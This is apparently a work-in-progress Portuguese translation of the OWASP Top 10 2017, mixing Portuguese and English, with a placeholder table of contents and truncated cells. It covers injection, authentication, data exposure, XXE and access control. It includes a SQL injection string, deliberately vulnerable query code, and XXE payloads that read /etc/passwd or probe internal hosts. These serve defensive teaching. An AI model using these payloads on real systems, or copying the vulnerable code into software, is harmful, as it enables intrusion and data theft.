Contents

OWASP

0.1 OWASP Top 10 2017

Os Dez Riscos de Segurança Mais Críticos em Aplicações Web

0.1.1 Versão em Português (PT-BR)

1 BR Versão PT-BR

1.1 Notas

Esta versão do OWASP Top 10 foi desenvolvida como parte integrante da atividade conjunta dos capítulos brasileiro e português da OWASP, em prol da comunidade de programadores e da segurança das aplicações desenvolvidas nos países de língua portuguesa.

Este documento é baseado na versão OWASP Top 10 de 2017 e a tradução pretende ser fiel ao texto original.

Se encontrar algum erro de tradução, digitação, ou diagramação, favor entrar em contato com o líder do Projeto OWASP em Língua Portuguesa.

1.2 Participantes

Participaram da tradução o líder do Projeto OWASP Top 10 em Língua Portuguesa: * Fábio Kimura - fkimura@gmail.com

E os seguintes voluntários:

- Márcio Machry
- …

2 TOC

< replace me with a toc >

3 O Sobre a OWASP

3.1 Sobre a OWASP

The Open Web Application Security Project (OWASP) é uma comunidade aberta, dedicada a capacitar as organizações a desenvolver, adquirir e manter aplicações e APIs confiáveis.

Na OWASP se pode encontrar, grátis e de forma aberta…

- Normas e ferramentas de segurança em aplicações
- Livros completos sobre testes de segurança, desenvolvimento de código seguro e revisão de segurança de código
- Apresentações e vídeos
- Folhas de Dicas sobre diversos tópicos mais comuns
- Normas e bibliotecas de controles de segurança
- Capítulos locais da OWASP pelo mundo
- Pesquisas de última geração
- Vastas conferências do OWASP pelo mundo
- Listas de discussão

Saiba mais em: https://www.owasp.org.

Todas as ferramentas, documentos, fóruns e capítulos do OWASP são grátis e abertos a todos os interessados em aperfeiçoar a segurança em aplicações.

Promovemos a abordagem da segurança em aplicações como um problema de pessoas, processos e tecnologia, porque as abordagens mais eficazes em segurança de aplicações requerem melhorias nestas áreas.

A OWASP é um novo tipo de organização. O fato de ser livre de pressões comerciais permite fornecer informação de segurança de aplicações imparcial, prática e de custo eficiente. A OWASP não é filiada a nenhuma empresa de tecnologia, apesar de apoiar o uso de tecnologia de segurança comercial. Da mesma forma que muitos projetos de software de código aberto, a OWASP produz vários tipos de materiais de maneira colaborativa e aberta.

A Fundação OWASP é uma entidade sem fins lucrativos que garante o sucesso do projeto a longo prazo. Quase todos os associados à OWASP são voluntários, incluindo a Direção da OWASP, os Comitês Globais, os Líderes dos Capítulos, os Líderes de Projetos e os membros dos projetos. Apoiamos a pesquisa inovadora em segurança através de bolsas e infraestrutura.

Junte-se a nós!

3.2 Copyright and Licença

3.3 Introdução

Software inseguro está prejudicando nossas infra-estruturas financeira, de saúde, de defesa, de energia, entre outras. À medida que nosso software torna-se cada vez mais crítico, complexo e conectado, a dificuldade de alcançar a segurança das aplicações aumenta exponencialmente. O ritmo acelerado dos processos modernos de desenvolvimento de software torna os riscos ainda mais críticos de serem descobertos com rapidez e precisão. Não podemos mais tolerar problemas de segurança relativamente simples, como os apresentados neste OWASP Top 10.

Uma grande quantidade de feedback foi recebida durante a criação do OWASP Top 10-2017, mais do que qualquer outro esforço OWASP equivalente. Isso mostra quanta paixão a comunidade tem para o OWASP Top 10 e, portanto, como é crítico para o OWASP fazer um Top 10 correto para a maioria dos casos de uso.

Embora o objetivo original do projeto OWASP Top 10 fosse simplesmente promover a conscientização entre desenvolvedores e gerentes, tornou-se o padrão de facto de segurança de aplicativos.

Nesta versão, as questões e recomendações são escritas de forma concisa e de forma testável para ajudar na adoção do OWASP Top 10 em programas de segurança de aplicações. Encorajamos organizações grandes e de alto desempenho a utilizar o [OWASP Application Security Verification Standard (ASVS)] (https://www.owasp.org/index.php/ASVS) se for necessário um verdadeiro padrão, mas, para a maioria, o OWASP Top 10 é um ótimo começo na jornada de segurança de aplicações.

Nós escrevemos uma série sugestões de próximas etapas para diferentes usuários do OWASP Top 10, incluindo "O que fazer a seguir para desenvolvedores", "O que fazer a seguir para testadores de segurança", "O que fazer a seguir para organizações", que é adequado para CIOs e CISOs, e "O que fazer a seguir para gerentes de aplicações", que é adequado para gerentes de aplicações ou qualquer pessoa responsável pelo ciclo de vida de uma aplicação.

A longo prazo, incentivamos todas as equipes e organizações de desenvolvimento de software a criar um programa de segurança de aplicações compatível com sua cultura e tecnologia. Estes programas vêm em várias formas e tamanhos. Aproveite os pontos fortes da sua organização para medir e melhorar seu programa de segurança usando o Software Assurance Maturity Model.

Esperamos que o OWASP Top 10 seja útil para os esforços de segurança para sua aplicação. Não hesite em contactar a OWASP com suas perguntas, comentários e idéias em nosso repositório de projetos GitHub:

- https://github.com/OWASP/Top10/issues

Você pode encontrar o projeto do Top 10 OWASP e suas traduções aqui:

- https://www.owasp.org/index.php/top10

Por último, desejamos agradecer à liderança fundadora do projeto OWASP Top 10, Dave Wichers e Jeff Williams, por todos os seus esforços e por acreditarem em nós para conseguir finalizá-lo com a ajuda da comunidade. Obrigado!

- Andrew van der Stock
- Brian Glas
- Neil Smithline
- Torsten Gigler

3.4 Attribution

Agradecimentos a Autodesk por patrocionar o OWASP Top 10 - 2017.

Organizações e indivíduos que forneceram dados de prevalência de vulnerabilidade ou outra assistência estão listados na Página de Reconhecimentos.

4 I Introduction

4.1 Welcome to the OWASP Top 10 - 2017

This major update adds several new issues, including two issues selected by the community - A8:2017-Insecure Deserialization and A10:2017-Insufficient Logging and Monitoring. Two key differentiators from previous OWASP Top 10 editions are the substantial community feedback in addition to the extensive data assembled from dozens of organizations (possibly the largest amount of data ever assembled in the preparation of an application security standard). This provides us with additional confidence that the new OWASP Top 10 addresses the most urgent application security issues currently facing organizations.

The OWASP Top 10 for 2017 is based primarily on 40+ data submissions from firms that specialize in application security and an industry survey that was completed by 515 individuals. This data spans vulnerabilities gathered from hundreds of organizations and over 100,000 real-world applications and APIs. The Top 10 items are selected and prioritized according to this prevalence data, in combination with consensus estimates of exploitability, detectability, and impact.

A primary aim of the OWASP Top 10 is to educate developers, designers, architects, managers, and organizations about the consequences of the most common and most important web application security weaknesses. The Top 10 provides basic techniques to protect against these high risk problem areas, and provides guidance on where to go from here.

4.2 Roadmap for future activities

Don't stop at 10. There are hundreds of issues that could affect the overall security of a web application as discussed in the OWASP Developer's Guide and the OWASP Cheat Sheet Series. These are essential reading for anyone developing web applications and APIs. Guidance on how to effectively find vulnerabilities in web applications and APIs is provided in the OWASP Testing Guide.

Constant change. The OWASP Top 10 will continue to change. Even without changing a single line of your application's code, you may become vulnerable as new flaws are discovered and attack methods are refined. Please review the advice at the end of the Top 10 in What's Next For Developers, Testers, Organizations and Application Managers for more information.

Think positive. When you're ready to stop chasing vulnerabilities and focus on establishing strong application security controls, the OWASP Proactive Controls project provides a starting point to help developers build security into their applications and the OWASP Application Security Verification Standard (ASVS) is a guide for organizations and application reviewers on what to verify.

Use tools wisely. Security vulnerabilities can be quite complex and deeply buried in code. In many cases, the most cost-effective approach for finding and eliminating these weaknesses is human experts armed with good tools. Relying on tools alone provides a false sense of security and is not recommended.

Push left, right, and everywhere. Focus on making security an integral part of your culture throughout your development organization. Find out more in the OWASP Software Assurance Maturity Model (SAMM).

4.3 Attribution

We'd like to thank the organizations that contributed their vulnerability data to support the 2017 update. We received more than 40 responses to the call for data. For the first time, all the data contributed to a Top 10 release, and the full list of contributors, is publicly available. We believe this is one of the larger, more diverse collections of vulnerability data ever collected publicly.

As there are more contributors than space here, we have created a dedicated page to recognize the contributions made. We wish to give heartfelt thanks to these organizations for being willing to be on the front lines by publicly sharing vulnerability data from their efforts. We hope this will continue to grow and encourage more organizations to do the same and possibly be seen as one of the key milestones of evidence based security. The OWASP Top 10 would not be possible without these amazing contributions.

A big thank you to the more than 500 individuals who took the time to complete the industry ranked survey. Your voice helped determine two new additions to the Top 10. The additional comments, notes of encouragement, and criticisms were all appreciated. We know your time is valuable and we wanted to say thanks.

We would like to thank those individuals who contributed significant constructive comments and time reviewing this update to the Top 10. As much as possible, we have listed them on the "Acknowledgements" page.

And finally, we'd like to thank in advance all the translators out there who will translate this release of the Top 10 into numerous different languages, helping to make the OWASP Top 10 more accessible to the entire planet.

5 RN Release Notes

5.1 O que mudou de 2013 para 2017?

A mudança foi acelerada nos últimos quatro anos, e o OWASP Top 10 precisava mudar. Nós refatoramos completamente o OWASP Top 10, renovamos a metodologia, utilizamos um novo processo de chamada de dados, trabalhamos com a comunidade, reordenamos nossos riscos, reescrevemos cada risco desde o início e adicionamos referências a frameworks e idiomas que agora são comumente usados.

Ao longo dos últimos anos, a tecnologia e a arquitetura fundamentais das aplicações mudaram significativamente:

- Microsserviços escritos em node.js e Spring Boot estão substituindo aplicativos monolíticos tradicionais. Microsserviços vem com seus próprios desafios de segurança, incluindo o estabelecimento de confiança entre microservices, recipientes, gerenciamento de segredos, etc. Código legado que nunca deveria se comunicar diretamente com a Internet agora está atrás de uma serviço web ou API RESTful para ser consumido por SPAs e aplicativos móveis. Os pressupostos básicos do código, como os chamadores confiáveis, não são mais válidos.
- Aplicações de página única, escritas em frameworks JavaScript, como Angular e React, permitem a criação de front ends altamente modulares e ricas em recursos. A funcionalidade do lado do cliente que tradicionalmente foi entregue no lado do servidor traz seus próprios desafios de segurança.
- O JavaScript é agora o idioma principal da web com node.js executando o lado do servidor e estruturas modernas da Web, como Bootstrap, Electron, Angular e React fornecendo no cliente.

5.2 Novos problemas, suportados por dados

- **A4:2017-XML External Entities (XXE)** é uma nova categoria primariamente suportado por dados gerados por ferramentas de análise de segurança de código fonte (source code analysis security testing tools SAST).


5.3 Novos problemas, suportados pela comunidade

We asked the community to provide insight into two forward looking weakness categories. After over 500 peer submissions, and removing issues that were already supported by data (such as Sensitive Data Exposure and XXE), the two new issues are Pedimos à comunidade que fornecesse informações sobre duas categorias de fraquezas futuras. Após mais de 500 envios e remoção de problemas que já eram suportados por dados (como Sensitive Data Exposure e XXE), os dois novos problemas são:

- **A8:2017-Desserialização Insegura**, que permite execução de código remoto ou manipulação de objetos sensíveis nas plataformas afetadas.
- **A10:2017-Insuficiência de Logs e Monitoração**, a falta destes pode impedir ou atrasar significativamente a deteção de atividades maliciosas e deteção de brechas, repostas de incidentes and digital forensics.

5.4 Aposentados, mas não esquecidos

- **A4-Referências Insegura e Direta a Objetos** e **A7-Falta de Função para Controle do Nível de Acesso** foram unidos em **A5:2017-Quebra de Controle de Acesso**.
- **A8-Cross-Site Request Forgery (CSRF)**, Frameworks comumente já incluem defesas contra CSRF defenses, com < 5% de todas as aplicações, agora #13.
- **A10-Unvalidated Redirects and Forwards**, menos de 1% do conjunto de dados reportam este problema hoje, agora #25




OWASP Top 10 – 2013	→	OWASP Top 10 – 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊠	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	⊠	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

6 Risco - Riscos de Segurança de Aplicações

6.1 O Que São os Riscos de Segurança de Aplicações?

Os atacantes podem usar potencialmente muitos caminhos diferentes através da sua aplicação para afetar o seu negócio ou organização. Cada um destes caminhos representa um risco que pode, ou não, ser suficientemente sério para requerer atenção.



Por vezes, estes caminhos são triviais de encontrar e explorar, por outras são extremamente difíceis. De forma semelhante, o dano causado pode não ter consequências, ou pode destruir o seu negócio. Para determinar o risco para a sua organização, você pode avaliar a probabilidade associada com cada agente de ameaça, vetor de ataque, e vulnerabilidades de segurança e combiná-las com a estimativa do impacto técnico e de negócio na organização. Em conjunto, estes fatores determinam o risco global.

6.2 Qual o meu Risco

The OWASP Top 10 focuses on identifying the most serious risks for a broad array of organizations. For each of these risks, we provide generic information about likelihood and technical impact using the following simple ratings scheme, which is based on the OWASP Risk Rating Methodology.

Agentes de Ameaça	Explorabilidade	Prevalência da Vulnerabilidade	Detectabilidade da Vulnerabilidade
Específico da Aplicação	Fácil 3	Generalizada 3	Fácil 3
Específico da Aplicação	Médio 2	Comum 2	Médio 2
Específico da Aplicação	Difícil 1	Pouco Comum 1	Difícil 1

In this edition, we have updated the risk rating system to assist in calculating the likelihood and impact of any given risk. For more details, please see Note About Risks.

Each organization is unique, and so are the threat actors for that organization, their goals, and the impact of any breach. If a public interest organization uses a content management system (CMS) for public information and a health system uses that same exact CMS for sensitive health records, the threat actors and business impacts can be very different for the same software. It is critical to understand the risk to your organization based on applicable threat agents and business impacts.

Where possible, the names of the risks in the Top 10 are aligned with Common Weakness Enumeration (CWE) weaknesses to promote generally accepted security practices and to reduce confusion

6.3 References

6.3.1 OWASP

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling

6.3.2 External

- ISO 31000: Risk Management Std
- ISO 27001: ISMS
- NIST Cyber Framework (US)
- ASD Strategic Mitigations (AU)
- NIST CVSS 3.0
- Microsoft Threat Modelling Tool

7 T10 OWASP Top 10 Riscos de Segurança em Aplicações – 2017

Risco	Descrição
A1:2017-Injeção	Falhas de injeção, como injeção SQL, NoSQL
A2:2017-Quebra de Autenticação	As funções de aplicativos relacionadas à aut
A3:2017-Exposição de Dados Sensíveis	Muitas aplicações web e APIs não protegem
A4:2017-XML External Entities (XXE)	Muitos processadores XML mais antigos ou
A5:2017-Quebra de Controle de Acesso	As restrições sobre o que os usuários autent
A6:2017-Configuração Incorreta de Segurança	A falta de configuração de segurança é o pr
A7:2017-Cross-Site Scripting (XSS)	As falhas XSS ocorrem sempre que uma apl
A8:2017-Deserialização Insegura	A deserialização insegura geralmente leva à
A9:2017-Utilização de Componentes com Vulnerabilidades Conhecidas	Componentes, tais como bibliotecas, framev
A10:2017-Logs e Monitoração Insuficientes	Logs e monitoração insuficientes, juntamen

8 A1:2017 Injeção

Agentes de Ameaça/Vetores de Ataque
Nível de Acesso | Explorabilidade 3
Quase qualquer fonte de dados pode ser um vetor de injeção, variáveis de ambiente, parâmetros, web services externa

8.1 A Aplicação Está Vulnerável?

Uma aplicação é vulnerável a este ataque quando:

- Quando os dados fornecidos pelo usuário não são validados, filtrados ou limpos pela aplicação.
- Dados hostis são usados diretamente em pesquisas dinâmicas ou invocações não parametrizadas para um interpretador sem terem sido filtrados de acordo com o seu contexto.
- Os dados hostis são usados diretamente nos parâmetros de busca de mapeamento de objetos-relacionamentos (ORM) para extrair registros adicionais e sensíveis.
- Algumas das injeções mais comuns são SQL, NoSQL, comando do sistema operacional, ORM, LDAP e Expression Language (EL) ou injeção OGNL. O conceito é idêntico entre todos os intérpretes. A revisão do código-fonte é o melhor método para detectar se suas aplicações estão vulneráveis a injeções, seguidos de perto por testes automatizados completos de todos os parâmetros, cabeçalhos, URL, cookies, JSON, SOAP e entradas de dados XML. Organizações podem incluir testes de código fonte estáticos (SAST) e testes dinâmicos de aplicação (DAST) no pipeline CI / CD para identificar as falhas de injeção recém-introduzidas antes da implantação em produção.

8.2 Como Prevenir?

Prevenir injecções requer que os dados estejam separados dos comandos e das consultas.

- A opção preferida é usar uma API segura, o que evite o uso exclusivo do interpretador ou que forneça uma interface parametrizada ou migrar para usar Object Relational Mapping Tools (ORMs). **Nota**: quando parametrizados, stored procedures ainda podem introduzir injeção de SQL se o PL/SQL ou T-SQL concatenar consultas e dados, ou executar dados hostis com EXECUTE IMMEDIATE ou exec ().* Use positive or "whitelist" server-side input validation, but this is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
- Para quaisquer consultas dinâmicas remanescentes, processe os caracteres especiais usando a sintaxe de escape específica para esse interpretador. **Nota**: Estruturas de SQL, como nomes de tabela, nomes de colunas, etc., não pode ser escapadas e, portanto, os nomes de estrutura fornecidos pelo usuário são perigosos. Este é um problema comum em software que produz relatórios.
- Use o LIMIT e outros controles de SQL dentro das consultas para prevenir a revelação não autorizada de grandes volumes de registros no caso de injeção de SQL.

8.3 Exemplos de Cenários de Ataque

Cenário #1: Uma aplicação usa dados não confiáveis na construção da seguinte chamada de SQL vulnerável:

String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";

Cenário #2: De forma similar, a confiança cega de uma aplicação em frameworks pode resultar em pesquisas que são igualmente vulneráveis, (ex.: Hibernate Query Language (HQL)):

Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");

Em ambos os casos, um atacante modifica o valor do parâmetro 'id' no seu browser para enviar: 'or '1'='1. Por exemplo:

http://example.com/app/accountView?id=' or '1'='1

Isto altera o significado de ambas as pesquisas para que retornem todos os registros da tabela "accounts". Ataques mais perigosos podem modificar dados ou até invocar stored procedures.

8.4 Referências

8.4.1 OWASP

- OWASP Proactive Controls: Parameterize Queries
- OWASP ASVS: V5 Input Validation and Encoding
- OWASP Testing Guide: SQL Injection, Command Injection, ORM injection
- OWASP Cheat Sheet: Injection Prevention
- OWASP Cheat Sheet: SQL Injection Prevention
- OWASP Cheat Sheet: Injection Prevention in Java
- OWASP Cheat Sheet: Query Parameterization
- OWASP Automated Threats to Web Applications – OAT-014

8.4.2 Externas

- CWE-77: Command Injection
- CWE-89: SQL Injection
- CWE-564: Hibernate Injection
- CWE-917: Expression Language Injection
- PortSwigger: Server-side template injection

9 A2:2017 Quebra de Autenticação

Agentes de Ameaça/Vetores de Ataque
Access Lvl | Exploitability 3
Os atacantes têm acesso a centenas de milhões de combinações de nomes de usuário e senha válidos para preenchime

9.1 A Aplicação Está Vulnerável?

A confirmação da identidade, autenticação e gerenciamento de sessão do usuário é fundamental para proteger contra ataques relacionados à autenticação.

Pode haver pontos fracos de autenticação se a sua aplicação:

- Permite ataques automatizados, como preenchimento de credenciais, onde o atacante possui uma lista de nomes de usuário e senhas válidos.
- Permite ataque de força bruta ou outros ataques automatizados.
- Permite senhas padrão, fracas ou bastante conhecidas, como "Password1" ou "admin / admin".
- Utiliza processos de recuperação de credenciais ou de recuperação de senhas fracos ou ineficazes, tais como "respostas baseadas em conhecimento", que não podem ser consideradas seguras.
- Usa senhas em texto simples, criptografadas ou com hash muito fracos (veja **A3:2017-Exposição de dados sensíveis**).
- Não possua autenticação multi-fator ou a mesma não funciona corretamente.
- Expõe IDs de sessão na URL (por exemplo, reescrita de URL).
- Não rotaciona os IDs de sessão após um login bem-sucedido.
- Não invalida devidamente as IDs da Sessão. As sessões de usuário ou os tokens de autenticação (particularmente tokens de single sign-on (SSO)) não são devidamente invalidados durante o logout ou um período de inatividade.

9.2 Como Prevenir?

- Sempre que possível, implemente a autenticação multi-fator para evitar ataques automatizados de preenchimento de credenciais, força bruta e de credenciais roubadas.
- Não envie ou implante com quaisquer credenciais padrão, particularmente para usuários administradores.
- Implementar verificações de senha fracas, como testar senhas novas ou alteradas em uma lista das top 10000 piores senhas.
- Alinhe o comprimento da senha, a complexidade e as políticas de rotação com as diretrizes do NIST 800-63 B na seção 5.1.1 para Segredos Memorizados](https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret) ou outras políticas modernas de senha baseadas em evidências.

- Assegure-se de que o registro, a recuperação de credenciais e as vias da API sejam endurecidos contra ataques de enumeração de conta usando as mesmas mensagens para todos os resultados.
- Limite ou retarde de forma progressiva as tentativas de login falhadas. Logar todas as falhas e alertar os administradores quando o preenchimento de credenciais, a força bruta, e outros ataques forem detectados.
- Use um gerenciador de sessão seguro, no lado do servidor, que gere uma nova ID de sessão aleatória com alta entropia após o login. IDs de sessão não devem estar na URL, e devem ser armazenadas de forma segura e invalidadas após o logout, tempo ocioso e tempo limite absolutos.

9.3 Exemplos de Cenários de Ataque

Cenário #1: preenchimento de credenciais, o uso de listas de senhas conhecidas, é um ataque comum. Se uma aplicação não implementar proteções de ameaças ou de preenchimento automatizados de credenciais, a aplicação pode ser usada como um oráculo de senha para determinar se as credenciais são válidas.

Cenário #2: A maioria dos ataques de autenticação ocorrem devido ao uso contínuo de senhas como único fator. Uma vez consideradas as melhores práticas, a troca de senha e os requisitos de complexidade são vistos como incentivo aos usuários a usar e reutilizar senhas fracas. As organizações são recomendadas para parar essas práticas por NIST 800-63 e usar autenticação multi-fator.

Cenário #3: Os tempos limite da sessão da aplicação não estão configurados corretamente. Um usuário usa um computador público para acessar a aplicação. Em vez de selecionar "logout", o usuário simplesmente fecha a guia do navegador e se afasta. Um invasor usa o mesmo navegador uma hora depois e o usuário ainda está autenticado.

9.4 Referência

9.4.1 OWASP

- OWASP Proactive Controls: Implement Identity and Authentication Controls
- OWASP Application Security Verification Standard: V2 Authentication
- OWASP Application Security Verification Standard: V3 Session Management
- OWASP Testing Guide: Identity and Authentication
- OWASP Cheat Sheet: Authentication
- OWASP Cheat Sheet: Credential Stuffing
- OWASP Cheat Sheet: Forgot Password
- OWASP Cheat Sheet: Session Management
- OWASP Automated Threats Handbook

9.4.2 Externos

- NIST 800-63b: 5.1.1 Memorized Secrets - for thorough, modern, evidence based advice on authentication.
- CWE-287: Improper Authentication
- CWE-384: Session Fixation

10 A3:2017 Exposição de Dados Sensíveis

Agentes de Ameaça/Vetores de Ataque
Access Lvl | Exploitability 2
Attackers typically don't break crypto directly. Instead attackers steal keys, execute man-in-the-middle attacks, or ste

10.1 Is the Application Vulnerable?

The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, personal information and business secrets require extra protection, particularly if that data falls under privacy laws, e.g. EU's General Data Protection Regulation (GDPR), or regulations, e.g. financial data protection such as PCI Data Security Standard (PCI DSS). For all such data:

- Is any data transmitted in clear text? This concerns any proto-col, e.g. http, smtp , ftp. External internet traffic is especially dangerous, but verify also all internal traffic e.g. between load balancers, gateways, web servers or back end systems.
- Is sensitive data stored in clear text, including backups?
- Are any old or weak cryptographic algorithms used either by default or in older code?
- Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?
- Is encryption not enforced, e.g. are any user agent (browser) security directives or headers missing?
- Does the user agent (e.g. app, mail client) not verify if the received server certificate is valid.

See ASVS Crypto (V7), Data Protection (V9) and SSL/TLS (V10).

10.2 How To Prevent

Do the following, at a minimum and consult the references:

- Classify data processed, stored or transmitted by an application. Identify which data is sensitive according privacy laws, regulatory requirements, or business needs.
- Apply controls as per the classification.
- Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen.
- Make sure to encrypt all sensitive data at rest.
- Ensure up-to-date and strong standard algorithms, protocols, keys and proper key management is in place.
- Encrypt all data in transit with secure protocols such as TLS with perfect forward secrecy (PFS) ciphers, cipher prioritization by the server, and secure parameters. Enforce encryption using directives like HTTP Strict Transport Security (HSTS).
- Disable caching for response that contain sensitive data.
- Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as Argon2, scrypt, bcrypt or PBKDF2.
- Verify independently the effectiveness of your settings.

10.3 Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

Scenario #2: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic, strips the TLS (e.g. at an open wireless network), intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alter all transported data, e.g. the recipient of a money transfer.

Scenario #3: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

10.4 References

- OWASP Proactive Controls: Protect Data
- OWASP Application Security Verification Standard: V7, 9, 10
- OWASP Cheat Sheet: Transport Layer Protection
- OWASP Cheat Sheet: User Privacy Protection

- OWASP Cheat Sheet: Password Storage
- OWASP Cheat Sheet: Cryptographic Storage
- OWASP Security Headers Project; Cheat Sheet: HSTS
- OWASP Testing Guide: Testing for weak cryptography

10.4.1 External

- CWE-220: Exposure of sens. information through data queries
- CWE-310: Cryptographic Issues; CWE-326: Weak Encryption
- CWE-312: Cleartext Storage of Sensitive Information
- CWE-319: Cleartext Transmission of Sensitive Information
- CWE-359: Exposure of Private Information - Privacy Violation

11 A4:2017 XML External Entities (XXE)

Agentes de Ameaça/Vetores de Ataque
Access Lvl | Exploitability 2
Attackers can exploit vulnerable XML processors if they can upload XML or include hostile content in an XML docur

11.1 Is the Application Vulnerable?

Applications and in particular XML-based web services or downstream integrations might be vulnerable to attack if:

- Your application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor.
- Any of the XML processors in the application or SOAP based web services has document type definitions (DTDs) (DTDs) enabled. As the exact mechanism for disabling DTD processing varies by processor, it is good practice to consult a reference such as the OWASP Cheat Sheet 'XXE Prevention'.
- If your application uses SAML for identity processing within federated security or single sign on (SSO) purposes. SAML uses XML for identity assertions, and may be vulnerable.
- If your application uses SOAP prior to version 1.2, it is likely susceptible to XXE attacks if XML entities are being passed to the SOAP framework.
- Being vulnerable to XXE attacks likely means that your application is vulnerable to denial of service attacks including the billion laughs attack

11.2 How To Prevent

Developer training is essential to identify and mitigate XXE. Besides that, preventing XXE requires:

- Whenever possible, use a less complicated data format such as JSON.
- Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating system. Use dependency checkers. Update SOAP to SOAP 1.2 or higher.
- Disable XML external entity and DTD processing in all XML parsers in your application, as per the OWASP Cheat Sheet 'XXE Prevention'.
- Implement positive ("whitelisting") server-side input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.
- Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.
- SAST tools can help detect XXE in source code, although manual code review is the best alternative in large, complex applications with many integrations.

If these controls are not possible, consider using virtual patching, API security gateways, or WAFs to detect, monitor, and block XXE attacks.

11.3 Example Attack Scenarios

Numerous public XXE issues have been discovered, including attacking embedded devices. XXE occurs in a lot of unexpected places, including deeply nested dependencies. The easiest way is to upload a malicious XML file, if accepted:

Scenario #1: The attacker attempts to extract data from the server:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
  <foo>&xxe;</foo>
```

Scenario #2: An attacker probes the server's private network by changing the above ENTITY line to:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Scenario #3: An attacker attempts a denial-of-service attack by including a potentially endless file:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

11.4 References

11.4.1 OWASP

- OWASP Application Security Verification Standard
- OWASP Testing Guide: Testing for XML Injection
- OWASP XXE Vulnerability
- OWASP Cheat Sheet: XXE Prevention
- OWASP Cheat Sheet: XML Security

11.4.2 External

- CWE-611: Improper Restriction of XXE
- Billion Laughs Attack
- SAML Security XML External Entity Attack
- Detecting and exploiting XXE in SAML Interfaces

12 A5:2017 Quebra de Controle de Acesso

Agentes de Ameaça/Vetores de Ataque
Access Lvl | Exploitability 2
Exploitation of access control is a core skill of attackers. SAST and DAST tools can detect the absence of access contr

12.1 Is the Application Vulnerable?

Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification or destruction of all data, or performing a business function outside of the limits of the user. Common access control vulnerabilities include:

- Bypassing access control checks by modifying the URL, internal application state, or the HTML page, or simply using a custom API attack tool.
- Allowing the primary key to be changed to another's users record, such as viewing or editing someone else's account.
- Elevation of privilege. Acting as a user without being logged in, or acting as an admin when logged in as a user.
